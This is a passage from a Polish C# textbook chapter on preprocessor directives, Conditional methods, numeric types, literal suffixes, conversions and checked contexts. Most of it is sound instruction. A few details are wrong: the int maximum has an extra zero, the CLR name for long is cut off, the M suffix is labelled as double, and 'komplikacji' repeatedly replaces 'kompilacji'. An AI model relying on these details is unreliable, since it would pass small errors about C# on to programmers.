C# udostępnia dyrektywę `#define`, pozwalającą definiować **symbole komplikacji**. Są one powszechnie używane do komplikowania kodu w różny sposób w różnych sytuacjach. Na przykład możemy chcieć, by pewne fragmenty kodu były dostępne wyłącznie w wersjach programu przeznaczonych do debugowania; albo może się zdarzyć, że uzyskanie konkretnego efektu na różnych platformach będzie wymagało zastosowania nieco odmiennego kodu. Dyrektywa `#define` nie jest jednak często stosowana — znacznie częściej symbole komplikacji definiuje się przy użyciu ustawień budowania kompilatora. Visual Studio pozwala określić różne wartości symboli dla różnych konfiguracji budowania. Aby to zrobić, należy dwukrotnie kliknąć węzeł *Properties* w panelu *Solution Explorer*, a następnie w wyświetlonym oknie przejść na kartę *Build*. Jeśli uruchamiamy kompilator z poziomu wiersza poleceń, to wartości te można ustawać przy użyciu odpowiednich

przełączników.

### PODPOWIEDŹ

W nowych projektach Visual Studio domyślnie definiuje pewne symbole komplikacji. Zazwyczaj utworzone zostaną dwie konfiguracje budowania: *Debug* oraz *Release*. W konfiguracji *Debug* Visual Studio zdefiniuje symbol DEBUG, który nie będzie dostępny w konfiguracji *Release*. W obu tych konfiguracjach będzie dostępny symbol TRACE. W określonych typach projektów tworzone są także pewne dodatkowe symbole. Na przykład we wszystkich konfiguracjach projektów Silverlight będzie definiowany symbol SILVERLIGHT.

Symbole komplikacji są zazwyczaj używane wraz z dyrektywami `#if`, `#else`, `#elif` oraz `#endif`. Kod przedstawiony na [Przykład 2-27](#) używa niektórych spośród tych dyrektyw, by zapewnić, że pewne wiersze kodu zostaną skompilowane wyłącznie w przypadku użycia konfiguracji *Debug*.

#### Przykład 2-27. Kompilacja warunkowa

```
#if DEBUG
Console.WriteLine("Zaczynamy działać...");
#endif
DoWork();
#if DEBUG
Console.WriteLine("Praca zakończona...");
#endif
```

C# udostępnia nieco bardziej subtelny mechanizm przeznaczony do stosowania w takich sytuacjach, są to tak zwane **metody warunkowe** (ang. *conditional methods*). Kompilator rozpoznaje atrybut `ConditionalAttribute` definiowany przez .NET Framework i nadaje mu specjalne możliwości. Atrybutem tym można oznaczyć dowolną metodę. W kodzie z [Przykład 2-28](#) atrybut ten został użyty, by zaznaczyć, że metoda ma być skompilowana wyłącznie w przypadku, gdy został zdefiniowany symbol DEBUG.

#### Przykład 2-28. Metoda warunkowa

```
[System.Diagnostics.Conditional("DEBUG")]
static void ShowDebugInfo(object o)
{
    Console.WriteLine(o);
}
```

Jeśli spróbujemy wywołać metodę oznaczoną w taki sposób, to w przypadku gdy w wybranej konfiguracji budowania nie będzie zdefiniowany wymagany symbol, kompilator usunie kod zawierający to wywołanie. A zatem, jeśli napiszemy kod, który wywołuje metodę `ShowDebugInfo`, to we wszystkich konfiguracjach, w których symbol DEBUG nie jest dostępny, kompilator usunie te wywołania. Oznacza

to, że uzyskamy dokładnie taki sam efekt jak w kodzie z [Przykład 2-27](#), lecz bez zaśmiecania kodu dyrektywami.

Z możliwości tej korzystają klasy `Debug` oraz `Trace`, zdefiniowane w przestrzeni nazw `System.Diagnostics`. Pierwsza z nich udostępnia różne metody, dostępne wyłącznie w przypadkach gdy zostanie zdefiniowany symbol `DEBUG`. Analogicznie metody klasy `Trace` są dostępne, jedynie gdy zostanie zdefiniowany symbol `TRACE`. Jeśli pozostawimy domyślne ustawienia nowego projektu, to wszelkie informacje generowane przy użyciu metod klasy `Trace` będą dostępne w obu konfiguracjach budowania — `Debug` oraz `Release` — natomiast w przypadku użycia konfiguracji `Release` z programu zostanie usunięty cały kod wywołujący metody klasy `Debug`.

### OSTRZEŻENIE

Dostępność metody `Assert` klasy `Debug` także zależy od zdefiniowania symbolu `DEBUG`, co czasami zaskakuje programistów. Metoda ta pozwala określać warunek, który musi być spełniony podczas wykonywania programu, a jeśli nie jest, zgłasza wyjątek. Można wskazać dwa rodzaje warunków, które poczynającą programiści C# błędnie umieszczają w wywołaniach metody `Debug.Assert`: warunki, które powinny być sprawdzane zawsze — niezależnie od wybranej konfiguracji budowania, oraz warunki posiadające efekty uboczne, od których zależy działanie innych fragmentów kodu. W obu przypadkach pojawiają się błędy, gdyż kompilator usunie wywołania metody `Debug.Assert` z kodu programu, jeśli wybierzemy inną konfigurację budowania niż `Debug`.

## Dyrektwy `#error` oraz `#warning`

C# udostępnia dyrektywy `#error` oraz `#warning`, które pozwalają generować błędy i ostrzeżenia kompilatora. Są one zazwyczaj używane wewnątrz fragmentów kodu komplikowanych warunkowo, takich jak te przedstawione na [Przykład 2-29](#); choć bezwarunkowa dyrektywa `#warning` doskonale nadaje się także do przypominania o tym, że jeszcze nie napisaliśmy jakiegoś niezwykle ważnego fragmentu kodu.

### Przykład 2-29. Generowanie błędu kompilatora

```
#if SILVERLIGHT
    #error Silverlight nie jest docelową platformą, na której można używać tego pliku.
#endif
```

## Dyrektwa `#line`

Dyrektwa `#line` przydaje się w wygenerowanym kodzie. Kiedy kompilator generuje błąd lub ostrzeżenie, to zazwyczaj określa miejsce wystąpienia problemów, podając nazwę pliku, numer wiersza oraz numer kolumny. Jeśli jednak problematyczny kod został wygenerowany automatycznie, wykorzystując jakiś inny plik jako dane wejściowe, oraz jeśli podstawowa przyczyna problemu jest

zlokalizowana właśnie w tym innym pliku, to być może bardziej użyteczne będzie wygenerowanie komunikatu o błędzie w tym innym pliku, a nie w wygenerowanym pliku. Dyrektywa `#line` instruuje kompilator C#, by działał tak, jak gdyby błąd wystąpił w wierszu o podanym numerze, a opcjonalnie, jak gdyby wystąpił w zupełnie innym pliku. **Przykład 2-30** pokazuje, jak można używać tej dyrektywy. W błędzie zgłoszonym po wystąpieniu tej dyrektywy pojawi się informacja, że wystąpił on w wierszu 123. w pliku *Foo.cs*.

#### Przykład 2-30. Dyrektywa `#line` i celowy błąd

```
#line 123 "Foo.cs"  
intt x;
```

Podawanie w tej dyrektywie nazwy pliku jest opcjonalne, dzięki czemu można zmienić jedynie numer wiersza. Aby poinstruować kompilator, że powinien raportować rzeczywiste informacje o miejscach występowania błędów i ostrzeżeń, należy użyć dyrektywy `#line default`.

Dyrektwa `#line` ma jeszcze jedno zastosowanie. Zamiast numeru wiersza (i opcjonalnej nazwy pliku) można nadać jej postać: `#line hidden`. W tym przypadku dyrektywa ta ma wpływ wyłącznie na działanie debugera: podczas wykonywania programu instrukcja po instrukcji Visual Studio przeskoczy cały kod umieszczony za dyrektywą `#line hidden` aż do wystąpienia dyrektywy `#line default`.

## Dyrektwa `#pragma`

Dyrektwa `#pragma` pozwala na wyłączenie wybranych ostrzeżeń kompilatora. Powodem zastosowania tej nieco specyficznej nazwy jest to, że wzorowano ją na bardziej ogólnym mechanizmie kontroli kompilatora dostępnym w języku C i jemu podobnych. Może się także zdarzyć, że w przyszłych wersjach C# zostaną dodane kolejne możliwości bazujące na użyciu tej dyrektywy. (W rzeczywistości, gdy kompilator napotka dyrektywę `#pragma` o nierozpoznanej postaci, wygeneruje ostrzeżenie, a nie błąd, zakładając, że postać ta może być prawidłowa w przyszłych wersjach kompilatora bądź w jakimś innym kompilatorze).

**Przykład 2-31** pokazuje, jak można użyć dyrektywy `#pragma`, by zabronić kompilatorowi generowania ostrzeżenia, które normalnie pojawia się w przypadku zadeklarowania zmiennej, która nie została użyta w dalszym kodzie.

#### Przykład 2-31. Wyłączenie ostrzeżeń kompilatora

```
#pragma warning disable 168  
int a;
```

Ogólnie rzecz biorąc, należy unikać wyłączania ostrzeżeń. Dyrektywa ta jest głównie wykorzystywana w rozwiązańach związanych z generowaniem kodu, w

których może ona okazać się jedynym sposobem zapewniania, że podczas komplikacji programu nie będą pojawiały się błędy. Jeśli jednak sami piszemy kod, to zazwyczaj będziemy w stanie uniknąć wyświetlania ostrzeżeń.

## Dyrektywy #region i #endregion

Ostatnie dwie dostępne dyrektywy preprocesora nie robią nic. Jeśli umieścimy w kodzie dyrektywę `#region`, to jedną rzeczą, jaką kompilator zrobi, kiedy ją odnajdzie, będzie upewnienie się, że w kodzie znajduje się odpowiadająca jej dyrektywa `#endregion`. Brak którejkolwiek z dyrektyw tworzących parę spowoduje zgłoszenie błędu komplikacji. Jednak prawidłowe pary tych dyrektyw są przez kompilator ignorowane. Regiony tworzone przy ich użyciu można zagnieździć.

Dyrektywy te zostały wprowadzone wyłącznie z myślą o edytorech tekstów, które mogą je rozpoznawać. Visual Studio korzysta z nich, by zapewnić możliwość „zwijania” fragmentów kodu źródłowego do jednego wiersza widocznego na ekranie. Edytor C# pozwala na automatyczne zwijanie i rozwijanie niektórych fragmentów kodu, takich jak definicje metod oraz klas; jeśli jednak zdefiniujemy region, używając tych dwóch dyrektyw, to także jego będziemy mogli zwijać i rozwijać. Jeśli na takim zwiniętym regionie umieścimy wskaźnik myszy, to Visual Studio wyświetli etykietę ekranową prezentującą jego zawartość.

Po dyrektywie `#region` można podać dodatkowy łańcuch znaków. W takim przypadku tekst ten będzie wyświetlany w wierszu reprezentującym zwinięty region kodu. Choć nic nie stoi na przeszkodzie, by go pomijać, to jednak zazwyczaj podawanie jakiegoś opisowego tekstu jest dobrym rozwiązaniem, gdyż dzięki niemu osoby przeglądające kod będą wiedziały, czego się spodziewać po rozwinięciu regionu.

Niektórzy programiści lubią umieszczać w takich regionach kod każdej z tworzonych klas, gdyż po ich rozwinięciu łatwo można zobaczyć strukturę całego pliku. Dzięki temu, że wszystkie regiony zostaną zredukowane do wielkości jednego wiersza, będzie ją można wyświetlić na jednym ekranie. Są jednak i takie osoby, które nie znoszą zwijanych regionów, gdyż utrudniają one przeglądanie kodu źródłowego.

## Wbudowane typy danych

Biblioteka klas .NET Framework zawiera tysiące różnych typów, można też tworzyć swoje własne, a zatem C# zapewnia możliwość korzystania z ich nieograniczonej liczby. Niemniej jednak istnieje kilkanaście typów, które są traktowane przez kompilator w sposób szczególny. Na podstawie [Przykład 2-9](#) można się było przekonać, że kiedy spróbujemy dodać liczbę do łańcucha znaków, kompilator wygeneruje kod, który najpierw zamieni ją na łańcuch. W rzeczywistości okazuje

się, że to działanie ma nieco bardziej ogólny charakter — nie ogranicza się wyłącznie do liczb. Jeśli dysponujemyłańcuchem znaków i spróbujemy dodać do niego wartość jakiegokolwiek innego typu, to kompilator spróbuje wywołać jego metodę `ToString` tego typu, a następnie wywoła metodę `String.Concat`, aby połączyć obałańcuchy.

To bardzo wygodne rozwiązanie, jednak można z niego korzystać tylko i wyłącznie dlatego, że kompilator C# wie, czym sąłańcuchy znaków i potrafi traktować je w szczególny sposób. (Ten specjalny sposób obsługiłańcuchów znaków w przypadku zastosowania operatora + jest elementem specyfikacji języka C#). C# udostępnia wiele takich specjalnych usług i nie dotyczą one wyłączniełańcuchów znaków, lecz także typów liczbowych, wartości logicznych oraz specjalnego typu o nazwie `object`.

## Typy liczbowe

C# obsługuje działania arytmetyczne na liczbach całkowitych oraz zmiennoprzecinkowych. Dostępne są zarówno typy danych reprezentujące liczby ze znakiem, jak i wyłącznie liczby dodatnie, jak również typy o różnych zakresach wartości (przedstawiłem je w [Tabela 2-1](#)). Najczęściej używanym typem liczb całkowitych jest `int`, i to nie tylko dlatego, że udostępniany przez niego zakres wartości jest na tyle duży, by być użytecznym, lecz także dlatego, że jednocześnie jest on na tyle mały, by mógł być wydajnie obsługiwany przez wszystkie procesory, na których może działać .NET Framework. (Procesory mogą nie dysponować wbudowaną obsługą większych typów danych, a korzystanie z nich może mieć także niekorzystne efekty w przypadku stosowania kodu wielowątkowego: operacje odczytu i zapisu są niepodzielne dla danych 32-bitowych<sup>[11]</sup>, lecz niekoniecznie dla większych).

Tabela 2-1. Typy liczb całkowitych

Typ C#	Nazwa CLR	Ze znakiem	Liczba bitów	Zakres wartości
byte	System.Byte	Nie	8	0 do 255
sbyte	System.SByte	Tak	8	-128 do 127
ushort	System.UInt16	Nie	16	0 do 65535
short	System.Int16	Tak	16	-32768 do 32767
uint	System.UInt32	Nie	32	0 do 4294967295
int	System.Int32	Tak	32	-2147483648 do 21474836470
ulong	System.UInt64	Nie	64	0 do 18446744073709551615
long	System.	Tak	64	-9223372036854775808 do 9223372036854775807

W drugiej kolumnie **Tabela 2-1** przedstawiona została nazwa danego typu stosowana w CLR. Różne języki korzystają z różnych konwencji nazewniczych, a C# korzysta z nazw typów liczbowych stosowanych w rodzinie języka C. Nie pasują one jednak do konwencji nazewnictwa typów stosowanych w .NET. A zatem jeśli chodzi o środowisko uruchomieniowe, to prawdziwymi, używanymi przez nie nazwami typów są te z drugiej kolumny — dostępnych jest wiele różnych API, które mogą zwracać informacje o typach w trakcie działania programu, przy czym są to zawsze nazwy CLR, a nie C#. Z punktu widzenia kodu C# nazwy podane w pierwszych dwóch kolumnach **Tabela 2-1** są synonimami, więc nic nie stoi na przeszkodzie, by używać nazw CLR, choć stylistycznie lepiej pasują nazwy C# — słowa kluczowe w językach rodziny C są bowiem zapisywane małymi literami. Ponieważ kompilator obsługuje te typy inaczej niż wszystkie pozostałe, zatem na pewno warto, by się w jakiś sposób wyróżniały.

## OSTRZEŻENIE

Ponieważ nie wszystkie języki dostępne na platformie .NET obsługują typy liczbowe bez znaku, zatem w bibliotece klas .NET Framework nie są one raczej stosowane. Nie należy ich także stosować, pisząc biblioteki przeznaczone do użycia w wielu różnych językach. Środowiska uruchomieniowe obsługujące wiele języków programowania (takie jak CLR) stają przed wyzwaniem osiągnięcia kompromisu pomiędzy koniecznością udostępnienia systemu typów na tyle bogatego, by mógł sprostać wymaganiom większości języków, i wymuszaniem stosowania zbyt złożonego systemu typów w najprostszych językach. System typów .NET — CTS — jest dość wyczerpujący, by rozwiązać ten problem, jednak nie wszystkie języki muszą go obsługiwać w całości. Common Language Specification (CLS) określa stosunkowo niewielki podzbiór CTS, który powinien być obsługiwany przez wszystkie języki. Liczby całkowite ze znakiem należą do CLS, natomiast liczby całkowite bez znaku nie należą. A zatem pisząc własne klasy, możemy bez ograniczeń stosować typy nienależące do CLS, jeśli jednak chcemy zapewnić możliwość korzystania z nich w innych językach, to w publicznych API powinniśmy stosować wyłącznie typy należące do CLS.

C# udostępnia także możliwość stosowania liczb zmiennoprzecinkowych. Dostępne są dwa typy zmiennoprzecinkowe: `float` oraz `double`. Reprezentują one odpowiednio liczby 32- oraz 64-bitowe zapisywane w formacie określonym standardem IEEE 754<sup>[12]</sup>; a zgodnie z tym, co sugerują ich nazwy CLR podane w **Tabela 2-2**, reprezentują one tak zwane liczby o *pojedynczej* oraz o *podwójnej precyzji*. Wartości zmiennoprzecinkowe nie działają tak samo jak liczby całkowite, dlatego też ich zakres podany w poniższej tabeli został wyrażony w odmienny sposób. Pokazuje on najmniejszą wartość różną od zera oraz największą wartość, jaką można wyrazić przy użyciu tych liczb. (Wartości te mogą być dodatnie lub ujemne).

Tabela 2-2. Typy zmiennoprzecinkowe

Nazwa C#	Nazwa CLR	Liczba bitów	Precyzja	Zakres
<code>float</code>	<code>System.Single</code>	32	23 bity (~7 cyfr po przecinku)	$1.5 \times 10^{-45}$ do $3.4 \times 10^{38}$
<code>double</code>	<code>System.Double</code>	64	52 bity (~15 cyfr po przecinku)	$5.0 \times 10^{-324}$ do $1.7 \times 10^{308}$

Istnieje także trzeci sposób reprezentacji wartości liczbowych zmiennoprzecinkowych rozpoznawany przez C# — typ `decimal` (odpowiada mu nazwa CLR `System.Decimal`). Typ ten stosuje dane o wielkości 128 bitów, dzięki czemu zapewnia znacznie większą precyzję niż dwa pozostałe, jednak został on zaprojektowany z myślą o obliczeniach zachowujących przewidywalną postać części ułamkowej liczby. Ani typ `float`, ani `double` nie zapewniają takich możliwości. Jeśli napiszemy kod, który najpierw inicjalizuje zmienną typu `float`,

przypisując jej wartość  $0$ , a następnie dziewięć razy doda do niej wartość  $0.1$ , nie uzyskamy oczekiwanej wartości  $0.9$ , lecz  $0.9000001$ . Dzieje się tak dlatego, że liczby zgodne ze standardem IEEE 754 są zapisywane w formacie dwójkowym, który nie pozwala na reprezentację wszystkich możliwych wartości ułamkowych. Niektóre działają dobrze, na przykład dziesiętny ułamek  $0.5$  — jeśli go zapiszemy jako liczbę o podstawie 2, przyjmie on postać  $0.1$ . Jednak wartość dziesiętna  $0.1$  po przekształceniu na liczbę o podstawie 2 staje się liczbą okresową. (Konkretnie rzecz biorąc, jest to  $0.0$ , po której występuje powtarzająca się sekwencja cyfr  $0011$ ). Oznacza to, że wartości typów **float** oraz **double** mogą reprezentować jedynie przybliżenie liczby  $0.1$ , a ogólnie rzecz ujmując, jedynie niewielka liczba wartości dziesiętnych może być reprezentowana z całkowitą dokładnością. Nie zawsze jest to wyraźnie zauważalne, gdyż podczas konwersji liczb zmiennoprzecinkowych na tekst są one zaokrąglane, a prezentowane dziesiętne przybliżenie może maskować ewentualne rozbieżności. Jednak podczas wykonywania wielu operacji niedokładności te zazwyczaj się kumulują i w końcu mogą doprowadzić do zaskakujących wyników.

W przypadku niektórych rodzajów obliczeń, takich jak symulacje lub przetwarzanie sygnałów, niedokładności te nie mają większego znaczenia, a nawet są oczekiwane. Jednak księgowi są pod tym względem znacznie mniej elastyczni — nawet niewielkie niedokładności tego typu mogą sprawiać wrażenie, że pieniądze w magiczny sposób wyparowały lub pojawiło się ich zbyt dużo. Wszystkie obliczenia związane z pieniądzmi muszą być absolutnie dokładne, a to sprawia, że realizowanie ich przy użyciu liczb zmiennoprzecinkowych jest fatalnym rozwiązaniem. Właśnie w tym celu C# udostępnia typ **decimal**, zapewniający doskonały poziom dokładności liczb z częścią ułamkową.

### PODPOWIEDŹ

Procesory dysponują wbudowanymi możliwościami obsługi większości typów liczbowych. (A procesory 64-bitowe potrafią obsługiwać je wszystkie). Podobnie procesory obsługują wartości typów **float** oraz **double**. Niemniej jednak nie są one w stanie w analogiczny sposób obsługiwać wartości typu **decimal**, co oznacza, że nawet najprostsze operacje, takie jak dodawanie, wymagają wielu instrukcji procesora. To z kolei oznacza, że działania arytmetyczne na wartościach typu **decimal** są wielokrotnie wolniejsze niż na wartościach innych typów liczbowych.

Liczby typu **decimal** są przechowywane przy użyciu bitu znaku (określającego, czy liczba jest dodatnia, czy ujemna) oraz pary liczb całkowitych. Są to 96-bitowe liczby całkowite, których wartość jest wyrażona jako wartość pierwszej liczby z pary (zanegowana, jeśli tak nakazuje bit znaku) pomnożonej przez  $10$  do potęgi

określonej przez drugą liczbę z pary, co daje liczbę z zakresu do 0 do –28<sup>[13]</sup>. Ponieważ 96 bitów wystarcza do wyrażenia dowolnej 28-cyfrowej liczby dziesiętnej (oraz niektórych, choć nie wszystkich, liczb 29-cyfrowych), zatem ta druga liczba całkowita (reprezentująca potęgę liczby 10, do jakiej jest podnoszona pierwsza liczba) musi być z zakresu od 0 do –28. Określa ona, w którym miejscu znajduje się przecinek dziesiętny. Ten typ pozwala na precyzyjną reprezentację dowolnych liczb dziesiętnych mających nie więcej niż 28 cyfr.

Zapisując literały numeryczne, można określić ich typ. Jeśli zapiszemy zwykłą liczbę całkowitą, taką jak 123, to będzie to liczba typu `int`, `uint`, `long` lub `ulong`; przy czym kompilator wybierze pierwszy z typów z tej listy, którego zakres zawiera podaną wartość. (A zatem liczba 123 będzie typu `int`, 3000000000 typu `uint`, 5000000000 typu `long` i tak dalej). Jeśli zapisana liczba będzie mieć część ułamkową (po kropce dziesiętnej), to zostanie wybrany typ `double`.

Można jednak nakazać kompilatorowi użycie konkretnego typu poprzez dodanie do podanej wartości odpowiedniego przyrostka. Zatem `128U` będzie typu `uint`, `123L` będzie typu `long`, a `123UL` typu `ulong`. Ani kolejność, ani wielkość liter w tych przyrostkach nie ma żadnego znaczenia, więc zamiast `123UL` można użyć zapisu `123Lu`, `123uL` i tak dalej. Typy `double`, `float` oraz `decimal` oznaczają się odpowiednio przy użyciu następujących przyrostków: `D`, `F` oraz `M`.

Każdy z trzech ostatnich typów danych umożliwia zapisywanie dużych wartości w formacie wykładniczym, w którym po stałej jest zapisywana litera `E`, a następnie potęga. Na przykład literal o postaci `1.5E-20` odpowiada wartości `1.5` pomnożonej przez  $10^{-20}$ . (Jest to wartość typu `double`, gdyż to właśnie ten typ jest stosowany domyślnie do reprezentacji liczb z częściami dziesiętnymi, niezależnie od tego, czy zostały one zapisane w formacie wykładniczym, czy nie. Literały typów `float` oraz `double` o tej samej wartości można zapisać jako: `1.5E-20F` oraz `1.5E-20M`).

Czasami przydaje się możliwość zapisywania literalów całkowitych jako liczb szesnastkowych, gdyż ich cyfry znaczenie lepiej odpowiadają binarnej reprezentacji wartości używanej podczas działania programu. Możliwość ta jest szczególnie ważna w przypadkach, gdy różne bity wartości mogą oznaczać różne rzeczy. Na przykład może się zdarzyć, że będziemy musieli operować na wartości liczbowej zwróconej przez komponent COM. (Zagadnienia związane ze sposobem korzystania z komponentów COM w programach C# zostały przedstawione w [Rozdział 21](#)). W takich kodach najwyższy bit jest używany do oznaczenia powodzenia lub porażki operacji, kilka kolejnych określa źródło błędu, a pozostałe identyfikują konkretny błąd. Na przykład kod błędu `E_ACCESSDENIED` ma wartość –2 147 024 891. Patrząc na tę wartość, trudno określić jego strukturę bitową, jednak będzie to znaczenie

łatwiejsze, gdy zapiszemy ją jako wartość szesnastkową: `80070005`. Fragment 007 informuje, że jest to zwyczajny błąd Win32, który został przekształcony w błąd COM; pozostały fragment informuje, że błąd Win32 ma wartość 5 (`ERROR_ACCESS_DENIED`). C# pozwala na zapisywanie literałów całkowitych w formie szesnastkowej właśnie z myślą o sytuacjach, w których wartość szesnastkowa jest bardziej czytelna. Aby podać wartość szesnastkową, wystarczy poprzedzić ją sekwencją znaków `0x`, a zatem w naszym przypadku cały literał miałby postać: `0x80070005`.

## Konwersje liczb

Każdy z wbudowanych typów liczbowych przechowuje dane w pamięci, używając innej reprezentacji. Konwersja wartości z jednej postaci do drugiej wymaga pewnego nakładu pracy — nawet liczba 1 będzie wyglądać zupełnie inaczej, gdy sprawdzimy jej dwójkową reprezentację dla typów `float`, `int` oraz `decimal`. Niemniej jednak C# może generować kod konwertujący wartości pomiędzy różnymi formatami i często będzie to robić automatycznie. [Przykład 2-32](#) pokazuje niektóre przypadki, w których zostanie wykonana taka automatyczna konwersja.

### Przykład 2-32. Niejawne konwersje liczb

```
int i = 42;
double di = i;
Console.WriteLine(i / 5);
Console.WriteLine(di / 5);
Console.WriteLine(i / 5.0);
```

W drugim wierszy powyższego przykładu wartość zmiennej typu `int` jest przypisywana zmiennej typu `double`. C# wygeneruje kod konieczny do skonwertowania wartości całkowitej na odpowiadającą jej (lub stanowiącą jej najbliższy odpowiednik) wartość zmiennoprzecinkową. Analogiczne konwersje wykonywane są także w dwóch ostatnich wierszach przykładu, o czym można się przekonać, analizując wyniki, choć nieco trudniej uzmysławić to sobie, analizując kod:

8
8.4
8.4

Jak pokazują powyższe wyniki, pierwsza operacja dzielenia zwraca wynik będący liczbą całkowitą — podzielenie zmiennej całkowitej przez literał całkowity (5) sprawi, że kompilator wygeneruje kod wykonujący operację dzielenia całkowitego, która zwraca wynik 8. W przedostatnim wierszu kodu dzielimy wartość zmiennej `di` typu `double` przez literał całkowity 5. Przed wykonaniem tego dzielenia C# skonwertuje literał do wartości zmiennoprzecinkowej. W ostatniej instrukcji

dzielimy zmienną całkowitą przez literał zmiennoprzecinkowy. W tym przypadku to wartość zmiennej zostanie skonwertowana do postaci zmiennoprzecinkowej.

Ogólnie rzecz biorąc, w przypadku wykonywania obliczeń arytmetycznych na wartościach różnych typów liczbowych C# będzie wybierać typ o największym zakresie i przed wykonaniem operacji *promować* do niego wartości typów o mniejszych zakresach. (Operatory arytmetyczne wymagają zazwyczaj, by wszystkie operandy były tego samego typu, dlatego dla każdego operatora któryś z typów jego operandów musi „wygrać”). Na przykład typ `double` może reprezentować wszystkie wartości dostępne dla typu `int` oraz wiele innych, dlatego też `double` jest typem o większych możliwościach wyrażu<sup>[14]</sup>.

C# wykonuje konwersje wartości liczbowych w sposób niejawnny, o ile będzie to operacja promocji (czyli typ docelowy będzie mieć większy zakres od typu źródłowego). Dzieje się tak, gdyż taka operacja nie może się nie powieść. Niemniej jednak konwersja w przeciwnym kierunku nie będzie realizowana niejawnie. Dwóch ostatnich wierszy kodu z Przykład 2-33 nie uda się skompilować, gdyż próbując one zapisać wartość wyrażenia typu `double` w zmiennej typu `int`. Taki rodzaj konwersji jest *zawężeniem*, co oznacza, że typ źródłowy może mieć wartości, które znajdują się poza zakresem typu docelowego.

#### Przykład 2-33. Błąd: niedostępna konwersja niejawną

```
int i = 42;
int willFail = 42.0;
int willAlsoFail = i / 1.0;
```

Taką konwersję można wykonać, ale tylko jawnie. Można skorzystać z *rzutowania*. W nawiasach podajemy wtedy nazwę typu, do którego ma być wykonana konwersja. Przykład 2-34 stanowi zmodyfikowaną wersję Przykład 2-33, w której jawnie żądamy wykonania konwersji do typu `int`, i bądź to nie interesuje nas, że taka konwersja może nie zadziałać prawidłowo, bądź mamy powód, by wierzyć, że w naszym konkretnym przypadku uzyskana wartość będzie dostępna w zakresie typu docelowego. Warto zwrócić uwagę, że rzutowanie dotyczy wyłącznie pierwszego wyrażenia umieszczonego bezpośrednio za nim, a nie całego wyrażenia. Oznacza to, że rzutowanie odnosi się do wyrażenia w nawiasach; w przeciwnym razie odnosiłoby się ono do zmiennej `i`, a ponieważ ta jest typu `int`, zatem rzutowanie nie dałoby żadnego efektu.

#### Przykład 2-34. Jawną konwersję przy użyciu rzutowania

```
int i = 42;
int i2 = (int) 42.0;
int i3 = (int) (i / 1.0);
```

A zatem konwersje polegające na zawężaniu wymagają użycia jawnego rzutowania,

natomiaszt konwersje, które nie mogą doprowadzić do utraty informacji, mogą być wykonywane niejawnie. Niemniej jednak istnieją takie kombinacje typów, w których trudno określić, który z typów operandów ma większe możliwości wyrazu. Co się powinno stać w przypadku dodawania wartości typów `int` oraz `uint`? Albo wartości `int` oraz `float`? W obu przypadkach każdy z typów ma dane 32-bitowe, a zatem każdy z nich może udostępniać nie więcej niż  $2^{32}$  unikatowych wartości, jednak zakresy poszczególnych typów są różne, co oznacza, że w każdym istnieją wartości, które nie mogą być reprezentowane w pozostałych typach. Na przykład typ `uint` pozwala reprezentować wartość 3 000 000 001, jednak jest ona zbyt duża dla typu `int`, a typ `float` może udostępnić jedynie jej przybliżenie. Im większe stają się wartości zmiennoprzecinkowe, tym dalej są od siebie położone poszczególne reprezentowane liczby — typ `float` pozwala na dokładną reprezentację liczby 3 000 000 000 oraz 3 000 001 024, jednak żadnej innej pomiędzy nimi. A zatem w przypadku reprezentacji liczby 3 000 000 001 typ `uint` wydaje się lepszym rozwiązaniem od typu `float`. Ale co z liczbą -1? Jest to wartość ujemna, więc nie można jej reprezentować przy użyciu typu `uint`. Istnieje także bardzo wiele dużych liczb, które można reprezentować przy użyciu typu `float`, a które wykraczają poza zakresy typów `int` oraz `uint`. Każdy z tych typów ma swoje mocne i słabe strony, nie można więc stwierdzić, że jeden z nich jest ogólnie lepszy od pozostałych.

Może być zaskoczeniem, że C# pozwala na niejawną realizację niektórych konwersji, choć potencjalnie mogą one doprowadzić do utraty danych. C# dba wyłącznie o zakres wartości, jednak nie o ich precyzję: niejawne konwersje są dozwolone, o ile typ docelowy ma większy zakres wartości od typu źródłowego. A zatem choć typ `float` nie pozwala na dokładną reprezentację wszystkich wartości typów `int` lub `uint`, to jednak można niejawnie skonwertować wartości `int` lub `uint` do `float`, ponieważ nie ma takiej wartości tych dwóch typów całkowitych, których `float` nie byłby w stanie przynajmniej aproksymować. Jednak niejawne konwersje w przeciwnym kierunku nie są dozwolone, gdyż istnieją wartości, które są zbyt duże, by można je było wyrazić przy użyciu typu `int` lub `uint` — w odróżnieniu od typu `float` typy całkowite nie zapewniają możliwości aproksymacji większych liczb.

Mogą się zastanawiać, co się stanie, gdy w sytuacji takiej jak ta z [Przykład 2-34](#) użyjemy rzutowania, by wymusić konwersję wartości wykraczającej poza zakres typu docelowego. Odpowiedź na to pytanie zależy od typu rzutowanej wartości. Konwersje z jednego typu całkowitego do innego działają inaczej niż konwersje wartości zmiennoprzecinkowej do wartości całkowitej. W rzeczywistości specyfikacja C# nie określa, co ma się stać w przypadku rzutowania zbyt dużej wartości zmiennoprzecinkowej do wartości całkowitej — rezultat może być

dowolny. Jednak w przypadku rzutowania pomiędzy typami całkowitymi wynik jest precyjnie określony. Jeśli oba typy mają różne wielkości, to dwójkowa reprezentacja wartości zostanie bądź to obcięta, bądź też dopełniona zerami, tak by odpowiadała wielkością typowi docelowemu, a uzyskane w ten sposób bity są takowane tak, jakby reprezentowały wartość typu docelowego. Od czasu to czasu taki sposób działania jest przydatny, jednak znacznie częściej daje zaskakujące wyniki; z tego powodu można zdecydować się na zastosowanie innego sposobu działania w przypadku rzutowania wartości spoza zakresu — konwersji *sprawdzanej*.

## Konteksty sprawdzane

C# definiuje słowo kluczowe `checked`, które można umieszczać przed instrukcją lub wyrażeniem, co sprawi, że znajdą się one w *kontekście sprawdzanym*. Oznacza to, że w trakcie działania programu pewne operacje arytmetyczne, w tym rzutowanie, będą kontrolowane pod kątem wystąpienia w nich przekroczenia zakresu. Jeśli wewnątrz takiego sprawdzanego kontekstu spróbujemy rzutować wartość całkowitą i okaże się ona zbyt duża lub mała dla typu docelowego, to zostanie zgłoszony błąd, a konkretnie wyjątek `System.OverflowException`.

